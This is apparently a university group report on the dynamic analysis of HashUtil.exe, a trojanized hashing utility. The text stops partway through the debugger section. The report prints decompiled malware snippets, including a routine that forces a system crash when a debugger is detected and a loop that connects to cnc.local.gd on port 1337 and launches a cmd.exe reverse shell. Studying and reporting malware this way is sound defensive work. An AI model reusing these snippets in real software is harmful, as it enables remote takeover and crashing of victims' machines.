Project 3 - Dynamic Analysis

Group 5:
Elizabeth Orellana
Austin Purugganan
Kiet Hoang
Nathan Nguyen
Oliver Escalant
Shivam Sudame

CPSC 458 - Malware Analysis

25 November 2023

Table of Contents

Table of Contents.....2
Executive Summary.....4
Dynamic Analysis.....9
Basic Dynamic Analysis.....9
I. ProcessMonitor:.....9
Figure 1.0: ProcessMonitor Activity upon initial run.....9
Figure 1.1: DLLs imported by the malware.....10
Figure 1.2: DLLs created by the malware.....10
Figure 1.3: Malware writing an executable to the disk.....11
II. HashUtil.exe.....11
Figure 2.0: GUI view for Hashutil.exe upon run.....11
III. Virus Total.....1
Figure 3.0: Virus Total results.....1
Figure 3.1: Virus Total results.....1
Figure 3.2: Virus Total Crowdsourced IDS Rule match.....1
IV. ApateDNS and inetsim.....1
Figure 4.0: Inetsim and ApateDNS running prior to launching HashUtil.exe.....1
Figure 4.1: ApateDNS showing domain requested by the malware.....1
Figure 4.2: Wireshark capture of a TCP connection being made over port 1337.....1
V. RegShot.....1
Figure 5.0: RegShot after 1st shot.....1
Figure 5.1: RegShot compare header.....1
Advanced Dynamic Analysis.....1
VI. X64dbg.....1
Figure 6.0: INT3 - breakpoint example.....1
Figure 6.1: Malware calling EnterCriticalSection.....1
Figure 6.2: Calls to Windows NTDLL functions.....1
Figure 6.3: Malware function to check for a debugger running.....1
Figure 6.4: Function that runs when a debugger is present.....1
Figure 6.5: Malware attempting to connect with CNC server.....1
Figure 6.6: Function code to contact CNC server.....1
Figure 6.7: Function code to sleep connection attempts.....1
Figure 6.8: Code for actions after the malware successfully reaches the CNC.....1
Figure 6.9: Function CreateProcessA().....1
VII. Netcat.....1
Figure 7.0: Reverse shell to victim's Desktop directory.....1
Figure 7.1: Proof the shell is active.....1
Figure 7.2: ProcessExplorer process tree for HashUtil.exe.....1
Figure 7.3: ApateDNS no longer showing repeated requests for cnc.local.gd.....1

Figure 7.4: ApateDNS receiving requests for cnc.local.gd again.....1
Figure 7.5: Process tree update after shell is closed..... 1
Figure 7.6: Reestablished Shell to victim's Desktop directory..... 1
Figure 7.7: Chkdsk failing to run do to missing privileges.....1
Figure 7.8: Chkdsk running successfully..... 1

Executive Summary

Project three provides a scenario considering a suspiciously sourced hashing utility, HashUtil.exe, that is believed to solely provide the digests of a file using the MD5 and SHA-256 algorithms. To observe the ulterior motives and actions of HashUtil.exe, we used dynamic analysis tools like ProcessMonitor, ApateDNS, inetsim and netcat, RegShot, and x64dbg, What follows are our findings of the observed actions taken by the said hashing utility.

The indicators of compromise we found for the HashUtil.exe malware are related to Windows Registry edits, the creation of a startup item, and a remote connection to a command and control server. Many Windows Registry values and keys were added and deleted. The HashUtil.exe program copies and links itself to another executable that is set to run at startup, allowing for persistence on the system after reboot. Once the malware successfully connects to its command and control server, a reverse shell is opened in the directory of the malware on the victim's machine, which shows as a cmd.exe process.

With basic dynamic analysis, we used ProcessMonitor, the HashUtil.exe program itself, Regshot, ApateDNS, and inetsim. ProcessMonitor showed us the malware creates child processes, writes files, changes registry items, imports Windows DLLs, and creates its own DLLs. RegShot showed us, as seen in ProcessMonitor, that many registry items were added and deleted. ApateDNS and inetsim allowed us to observe the malware attempting a remote connection to its command and control server at the cnc.local.gd domain.

For more in depth observation or advanced dynamic analysis, we used x64dbg and netcat. Using x64dbg, we further confirmed our findings that the malware attempts to reach and connect to a command and control server. Looking through the disassembled code shows the malware attempts to evade detection by crashing when a debugger is detected. Also, it is seen that the malware repeatedly attempts the connection to its CNC server and then runs a function to open a TCP connection, which seems to be for the reverse shell the malware subsequently creates. The shell can be killed by ending the process on the victim machine but will be re-established once the malware successfully reaches the command and control server once again.

In our analysis, we confirmed the victim is compromised by the malware called HashUtil.exe. To undo the damage, the process needs to be killed and removed. In order to kill the process, task manager may be used to kill the main HashUtil.exe process and the reverse shell process. To stop the automatic execution of the malware, the startup item will need to be

removed. Because many edits were made to the Windows Registry, a clean reinstall of the operating system would likely be a good step so as not to leave a lasting change. If a clean reinstall is not something that can be done immediately, blocking access to the command and control server's domain in Windows Defender would be a sufficient step as a short term recourse action.

Dynamic Analysis

Here we will use dynamic analysis to find what the hashutil.exe malware is doing when it is run on the victim machine. In this case, our victim machine is a Windows 10 virtual machine running in VirtualBox.

Basic Dynamic Analysis

I. ProcessMonitor:

a) Using ProcessMonitor, we can observe actions taken by the malware on runtime. The program looks like a legitimate hashing tool when run, but we found it continues to run after closing the program window.



Figure 1.0: ProcessMonitor Activity upon initial run

b) While watching the malware's actions in the context of processes, we see that many DLLs related to WindowsAPI are loaded. This is normal for Windows programs to do so, but we also found the malware creating it's own DLLs named mpr.dll and winmmbase.dll

8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\comdlg32.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Thread Create		SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\combase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\ucrtbase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\bcryptprimitives.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\SHCore.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\user32.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\win32u.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\gdi32.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\gdi32full.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\msvcp_win.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\shlwapi.dll	SUCCESS

Figure 1.1: DLLs imported by the malware

8:42:0...	HashUtil.exe	3388	CreateFileMapp...	C:\Windows\System32\winmm.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	CreateFileMapp...	C:\Windows\System32\mpr.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\mpr.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	CloseFile	C:\Windows\System32\mpr.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	Load Image	C:\Windows\System32\winmm.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	CloseFile	C:\Windows\System32\winmm.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	CreateFile	C:\Users\IEUser\Desktop\WINMMBAS...	NAME NOT FOUN
8:42:0...	HashUtil.exe	3388	CreateFile	C:\Windows\System32\winmmbase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	QueryBasicInfor...	C:\Windows\System32\winmmbase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	CloseFile	C:\Windows\System32\winmmbase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	CreateFile	C:\Windows\System32\winmmbase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	QueryBasicInfor...	C:\Windows\System32\winmmbase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	CloseFile	C:\Windows\System32\winmmbase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	CreateFile	C:\Windows\System32\winmmbase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	QueryBasicInfor...	C:\Windows\System32\winmmbase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	CloseFile	C:\Windows\System32\winmmbase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	CreateFile	C:\Windows\System32\winmmbase.dll	SUCCESS
8:42:0...	HashUtil.exe	3388	CreateFileMapp...	C:\Windows\System32\winmmbase.dll	FILE LOCKED WI..

Figure 1.2: DLLs created by the malware

c) We see two indicators of compromise using ProcessMonitor: applying persistence and avoiding detection. With applying persistence, we observe the malware creating files, and modifying registry values that assist in setting the malware as a startup program. To avoid detection, as was stated earlier, the program continues to run after closing. In Figure 1.4 below, we see the malware is writing an executable file to appdata/local/temp, and then runs it. The new executable then creates a link to the original executable in the Windows startup directory. This step adds the new programs to the startup processes.



Figure 1.3: Malware writing an executable to the disk

II. HashUtil.exe

a) Here we will look at running the malware, hashutil.exe itself. As stated before, the malware looks to be a legitimate hashing program with a Graphical User Interface.



Figure 2.0: GUI view for Hashutil.exe upon run

b) Using the program to has the HashUtil.exe itself we obtained the same MD5 and SHA-256 digests as those provided by the professor. This shows the program has a legitimate use besides its nefarious ulterior processes.

   i) MD5: 5fa21e346469c67bb3ed8dd532fcd7a3

   ii) SHA-256: 31ec421776c878bc50c16714e87d05af549b64cbbeea6b2f036bf0f22eaff7e1

III. Virus Total

a) Similar to the hash digests in the above section, Virus Total returned the same hashes provided by the professor. Upon initial scanning, Virus Total stated that one of seventy-two vendors flagged HashUtil.exe as malicious.



Figure 3.0: Virus Total results

b) As we will see in the ApateDNS section of Basic Dynamic Analysis, HashUtil.exe attempts to connect to three domains: cnc.local.gd, fp2e7a.wpc.2be4.phicdn.net, and fp2e7a.wpc..phicdn.net. It is also stated in the results, that the malware attempt to connect to seven IP addresses, including the loopback address.

Contacted Domains (3)

Domain	Detections	Created	Registrar
cnc.local.gd	0 / 88	-	-
fp2e7a.wpc.2be4.phicdn.net	0 / 88	2014-11-14	GoDaddy.com, LLC
fp2e7a.wpc.phicdn.net	0 / 88	2014-11-14	GoDaddy.com, LLC

Contacted IP addresses (7)

IP	Detections	Autonomous System	Country
127.0.0.1	0 / 88	-	-
192.229.211.108	0 / 88	15133	US
20.99.185.48	0 / 88	8075	US
20.99.186.246	1 / 88	8075	US
23.209.116.9	0 / 88	20940	US
8.253.131.111	2 / 88	3356	US
8.8.8.8	3 / 88	15169	US

Figure 3.1: Virus Total results

c) As for behavioral results, one crowdsourced Intrusion Detection System rule matched the HashUtil.exe executable.

Crowdsourced IDS rules ⓘ

⚠ Matches rule ET INFO DYNAMIC_DNS Query to local .gd Domain at Proofpoint Emerging Threats Open
↳ *Potentially Bad Traffic*

Figure 3.2: Virus Total Crowdsourced IDS Rule match

IV. ApateDNS and inetsim

a) We ran ApateDNS on the Windows 10 victim machine, and inetsim on the REmnux Machine to monitor network requests by the malware.

b) Running the malware, we see that, similar to the Viirus Total results, it requests domain resolution for cnc.local.gd. After the domain is resolved, the malware attempts to communicate over port 1337 to the server. Port 1337 is a non-standard port.



Figure 4.0: Inetsim and ApateDNS running prior to launching HashUtil.exe

c) After Running the HashUtil.exe malware, we see it is now requesting cnc.local.gd



Figure 4.1: ApateDNS showing domain requested by the malware

d) Using Wireshark, we captured a TCP connection being made over port 1337 to the IP of the Remnux machine, showing us inetsiim was able to trick the malware into making the network request described above.



Figure 4.2: Wireshark capture of a TCP connection being made over port 1337

V. RegShot

a) Using RegShot: we ran the 1st shot prior to running the malware, then the 2nd shot after running the malware.



Figure 5.0: RegShot after 1st shot

b) The changes found are as follows: 8 keys deleted, 24 keys added, 7 values deleted, and 62 values added

```
Regshot x64 1.8.3-beta1V5
Comments:
Datetime:2023/11/16 23:29:47  ,  2023/11/16 23:34:45
Computer:MSEDGEWIN10 , MSEDGEWIN10
Username:IEUser , IEUser

----------------------------------
Keys deleted:8
----------------------------------
HKLM\BCD00000000\HARDWARE\SAM\SECURITY\SOFTWARE\7-Zip\Classes\Clients
\DefaultUserEnvironment\Eclipse Adoptium\Google\Intel\Macromedia\Microsoft
\.NETFramework\AccountsControl\Active Setup\ActiveSync\ADs\Advanced INF
Setup\ALG\AllUserInstallAgent\AMSI\Analog\AppServiceProtocols\AppV\ASP.NET
\Assistance\AuthHost\BidInterface\BitLockerCsp\CallAndMessagingEnhancement
\Cellular\Chkdsk\Clipboard\ClipboardServer\COM3\Command
```

Figure 5.1: RegShot compare header

Advanced Dynamic Analysis

VI. X64dbg

a) Next we use x64dbg to see more details about the malware behavior during runtime. We start by running the debugger and noticed that there are 3 breakpoints which are “TLS Callback [#]” before a popup appears to select what file to hash. The callbacks don’t seem to have much significance as they just check the parameters and call certain functions if true. There are comments that state that some code blocks are unreachable. It seems that these are checks that the program does before running the program.



Figure 6.0: INT3 - breakpoint example

b) The malware tries to enter the kernel by calling the EnterCriticalSection function in Kernel32.dll. There are multiple offsets like “NlsMbOemCodePageTag” that shows the malware tries to read the system and writes offsets to gain persistence

```
00007FFB0033436C   CC                  int3
00007FFB0033436D   CC                  int3
00007FFB0033436E   CC                  int3
00007FFB0033436F   CC                  int3
00007FFB00334370   48:83EC 28          sub rsp,28                                  RtlEnterCriticalSection
00007FFB00334374   65:48:8B0425 30000000 mov rax,qword ptr gs:[30]
00007FFB0033437D   F0:0FBA71 08 00     lock btr dword ptr ds:[rcx+8],0             dword ptr ds:[rcx+08]:NlsMbOemCodePageTag+D18
00007FFB00334383   48:8B40 48          mov rax,qword ptr ds:[rax+48]
00007FFB00334387   73 12               jae ntdll.7FFB00334398
00007FFB00334389   48:8941 10          mov qword ptr ds:[rcx+10],rax               qword ptr ds:[rcx+10]:NlsMbOemCodePageTag+D20
00007FFB0033438D   33C0                xor eax,eax
00007FFB0033438F   C741 0C 01000000    mov dword ptr ds:[rcx+C],1                  dword ptr ds:[rcx+0C]:NlsMbOemCodePageTag+D1C
00007FFB00334396   48:83C4 28          add rsp,28
00007FFB0033439A   C3                  ret
00007FFB0033439B   48:3941 10          cmp qword ptr ds:[rcx+10],rax               qword ptr ds:[rcx+10]:NlsMbOemCodePageTag+D20
00007FFB0033439F   75 0A               jne ntdll.7FFB003343AB
00007FFB003343A1   FF41 0C             inc dword ptr ds:[rcx+C]                    dword ptr ds:[rcx+0C]:NlsMbOemCodePageTag+D1C
00007FFB003343A4   33C0                xor eax,eax
00007FFB003343A6   48:83C4 28          add rsp,28
00007FFB003343AA   C3                  ret
00007FFB003343AB   E8 10000000         call ntdll.7FFB003343C0
00007FFB003343B0   EB E4               jmp ntdll.7FFB00334396
00007FFB003343B2   CC                  int3
00007FFB003343B3   CC                  int3
00007FFB003343B4   CC                  int3
00007FFB003343B5   CC                  int3
00007FFB003343B6   CC                  int3
00007FFB003343B7   CC                  int3
00007FFB003343B8   CC                  int3
```

Figure 6.1: Malware calling EnterCriticalSection

c) Labels such as ntdll.RtlAllocateHeap, which allocates a block of memory of the specified size from the specified heap, and ntdll.RtlFreeHeap, refer to functions from the Windows NTDLL library. The said library handles low-level operating system functions related to memory management. This shows that the malware is attempting to avoid detection

```
00007FFB003E1F7B   75 38               jne ntdll.7FFB003E1FB5
00007FFB003E1F7D   E9 D8B0FAFF         jmp ntdll.7FFB0038D05D
00007FFB003E1F82   0FB6C0              movzx eax,al
00007FFB003E1F85   48:8BCB             mov rcx,rbx
00007FFB003E1F88   48:C1E0 10          shl rax,10
00007FFB003E1F8C   48:81E1 0000FFFF    and rcx,FFFFFFFFFFFF0000
00007FFB003E1F93   48:2BC8             sub rcx,rax
00007FFB003E1F96   48:81C1 00000100    add rcx,10000
00007FFB003E1F9D   E9 94B0FAFF         jmp ntdll.7FFB0038D036
00007FFB003E1FA2   48:8BD3             mov rdx,rbx
00007FFB003E1FA5   48:8BCF             mov rcx,rdi
00007FFB003E1FA8   E8 7B300300         call ntdll.7FFB00415028
00007FFB003E1FAD   84C0                test al,al
00007FFB003E1FAF   0F85 C7B0FAFF       jne ntdll.7FFB0038D07C
00007FFB003E1FB5   65:48:8B0425 60000000 mov rax,qword ptr gs:[60]
00007FFB003E1FBE   48:8378 18 00       cmp qword ptr ds:[rax+18],0
00007FFB003E1FC3   74 23               je ntdll.7FFB003E1FE8
00007FFB003E1FC5   65:48:8B0425 60000000 mov rax,qword ptr gs:[60]
00007FFB003E1FCE   48:8B48 18          mov rcx,qword ptr ds:[rax+18]
00007FFB003E1FD2   48:8B51 10          mov rdx,qword ptr ds:[rcx+10]
00007FFB003E1FD6   48:8D0D 63E20500    lea rcx,qword ptr ds:[7FFB00440240]         ds:[00007FFB00440240]:"HEAP[%wZ]: "
00007FFB003E1FDD   48:83C2 58          add rdx,58
00007FFB003E1FE1   E8 4ACDF8FF         call <ntdll.DbgPrint>
00007FFB003E1FE6   EB 0C               jmp ntdll.7FFB003E1FF4
00007FFB003E1FE8   48:8D0D 5DE20500    lea rcx,qword ptr ds:[7FFB0044024C]         ds:[00007FFB0044024C]:"HEAP: "
00007FFB003E1FEF   E8 3CCDF8FF         call <ntdll.DbgPrint>
00007FFB003E1FF4   4C:8D4B 10          lea r9,qword ptr ds:[rbx+10]
00007FFB003E1FF8   4C:88C7             mov r8,rdi                                  r8:"RtlSizeHeap"
00007FFB003E1FFB   48:8BD6             mov rdx,rsi                                 rsi:"RtlSizeHeap"
00007FFB003E1FFE   48:8D0D 037A0700    lea rcx,qword ptr ds:[7FFB00459A08]         ds:[00007FFB00459A08]:"Invalid address specified to %s( %p, %p )\n"
00007FFB003E2005   E8 26CDF8FF         call <ntdll.DbgPrint>
00007FFB003E200A   E8 E9610400         call ntdll.7FFB004281F8
00007FFB003E200F   32C0                xor al,al
00007FFB003E2011   E9 CEAFFAFF         jmp ntdll.7FFB0038CFE4
00007FFB003E2016   48:8B05 F3D90900    mov rax,qword ptr ds:[7FFB0047FA10]
00007FFB003E201D   FF15 DD9F0B00       call qword ptr ds:[7FFB0049C000]
00007FFB003E2023   90                  nop
00007FFB003E2024   E9 0DB1FAFF         jmp ntdll.7FFB0038D136
00007FFB003E2029   8339 00             cmp dword ptr ds:[rcx],0
00007FFB003E202C   0F84 F4B0FAFF       je ntdll.7FFB0038D126
00007FFB003E2032   65:48:8B0425 60000000 mov rax,qword ptr gs:[60]
00007FFB003E203B   48:8B88 90000000    mov rcx,qword ptr ds:[rax+90]
00007FFB003E2042   48:81C1 26020000    add rcx,226
00007FFB003E2049   E9 DDB0FAFF         jmp ntdll.7FFB0038D12B
00007FFB003E204E   65:48:8B0C25 60000000 mov rcx,qword ptr gs:[60]
```

Figure 6.2: Calls to Windows NTDLL functions

d) When we explored deeper with x64dbg, the process crashed. The malware contains a function to kill the OS which is called after attempting to detect a debugger (RVA 1560). When run with x64dbg this section does not seem to naturally trigger but can be triggered by changing the flag which results in a hard crash.

```
BVar12 = IsDebuggerPresent();
if (BVar12 != 0) {
  FUN_7ff6036d2db0();
}
```

Figure 6.3: Malware function to check for a debugger running

```
void FUN_7ff6036d2db0(void)

{
  HMODULE hModule;
  FARPROC pFVar1;
  char *pcVar2;
  undefined local_15;
  undefined local_14 [4];

  hModule = GetModuleHandleA("ntdll.dll");
  pcVar2 = "RtlAdjustPrivilege";
  pFVar1 = GetProcAddress(hModule,"RtlAdjustPrivilege");
  (*pFVar1)(0x13,CONCAT71((int7)((ulonglong)pcVar2 >> 8),1),0,&local_15);
  pFVar1 = GetProcAddress(hModule,"NtRaiseHardError");
  (*pFVar1)(0xdeaddead,0,0,0,6,local_14);
  return;
}
```

Figure 6.4: Function that runs when a debugger is present

e) HashUtil creates another process also named HashUtil. This process continuously attempts to contact a command and control server, if the said server cannot be reached, the process sleeps before attempting again later (RVA 2BE0)

```
00007FF727BC2C49   41:FFD7                 call r15                                   r15:WSACleanup
00007FF727BC2C4C   B9 E8030000             mov ecx,3E8
00007FF727BC2C51   41:FFD5                 call r13                                   r13:Sleep
00007FF727BC2C54   66:B9 0202              mov cx,202
00007FF727BC2C58   4C:89E2                 mov rdx,r12
00007FF727BC2C5B   FF15 07813F00           call qword ptr ds:[<WSAStartup>]
00007FF727BC2C61   C74424 28 00000000      mov dword ptr ss:[rsp+28],0
00007FF727BC2C69   C74424 20 00000000      mov dword ptr ss:[rsp+20],0
00007FF727BC2C71   B9 02000000             mov ecx,2
00007FF727BC2C76   BA 01000000             mov edx,1
00007FF727BC2C7B   41:B8 06000000          mov r8d,6
00007FF727BC2C81   45:31C9                 xor r9d,r9d
00007FF727BC2C84   FFD5                    call rbp                                   rbp:WSASocketA
00007FF727BC2C86   48:89C3                 mov rbx,rax
00007FF727BC2C89   48:89F9                 mov rcx,rdi                                rdi:"cnc.local.gd"
00007FF727BC2C8C   41:FFD6                 call r14                                   r14:gethostbyname
00007FF727BC2C8F   48:85C0                 test rax,rax
00007FF727BC2C92   74 B5                   je hashutil.7FF727BC2C49
```

Figure 6.5: Malware attempting to connect with CNC server

```
local_288 = 0x6578652e646d63;
do {
  WSAStartup(0x202,&local_1f0);
  auVar4._12_4_ = in_stack_fffffffffffffd48._12_4_;
  auVar4._0_8_ = in_stack_fffffffffffffd48._0_8_;
  auVar4._8_4_ = 0;
  auVar1._12_4_ = 0;
  auVar1._0_12_ = auVar4._4_12_;
  in_stack_fffffffffffffd48 = auVar1 << 0x20;
  s = (HANDLE)WSASocketA(2,1,6,0,in_stack_fffffffffffffd48);
  phVar3 = gethostbyname("cnc.local.gd");
  if (phVar3 != (hostent *)0x0) {
```

Figure 6.6: Function code to contact CNC server

```
    }
    WSACleanup();
    Sleep(1000);
  } while( true );
```

Figure 6.7: Function code to sleep connection attempts

f) With the code below, we see the if blocks will only run when a TCP connection is established. Furthering the above suspicions that the connection is meant to be reestablished and made persistent. When the conditions are met, the malware creates an additional process.

```
phVar3 = gethostbyname("cnc.local.gd");
if (phVar3 != (hostent *)0x0) {
  local_280 = 2;
  local_27e = htons(0x539);
  local_27c = *(undefined4 *)*phVar3->h_addr_list;
  in_stack_fffffffffffffd48 = ZEXT816(0);
  iVar2 = WSAConnect(s,&local_280,0x10,0,in_stack_ffi
  if (iVar2 != -1) {
```

```
CreateProcessA((LPCSTR)0x0,(LPSTR)&local_288,(LPSECURITY_ATTRIBUTES)0x0,
               (LPSECURITY_ATTRIBUTES)0x0,1,0x8000000,(LPVOID)0x0,(LPCSTR)0x0,
               (LPSTARTUPINFOA)local_258,&local_270);
WaitForSingleObject(local_270.hProcess,0xffffffff);
```

Figure 6.8: Code for actions after the malware successfully reaches the CNC

g) In the figure below, we have frozen the running process after it calls the function CreateProcessA().

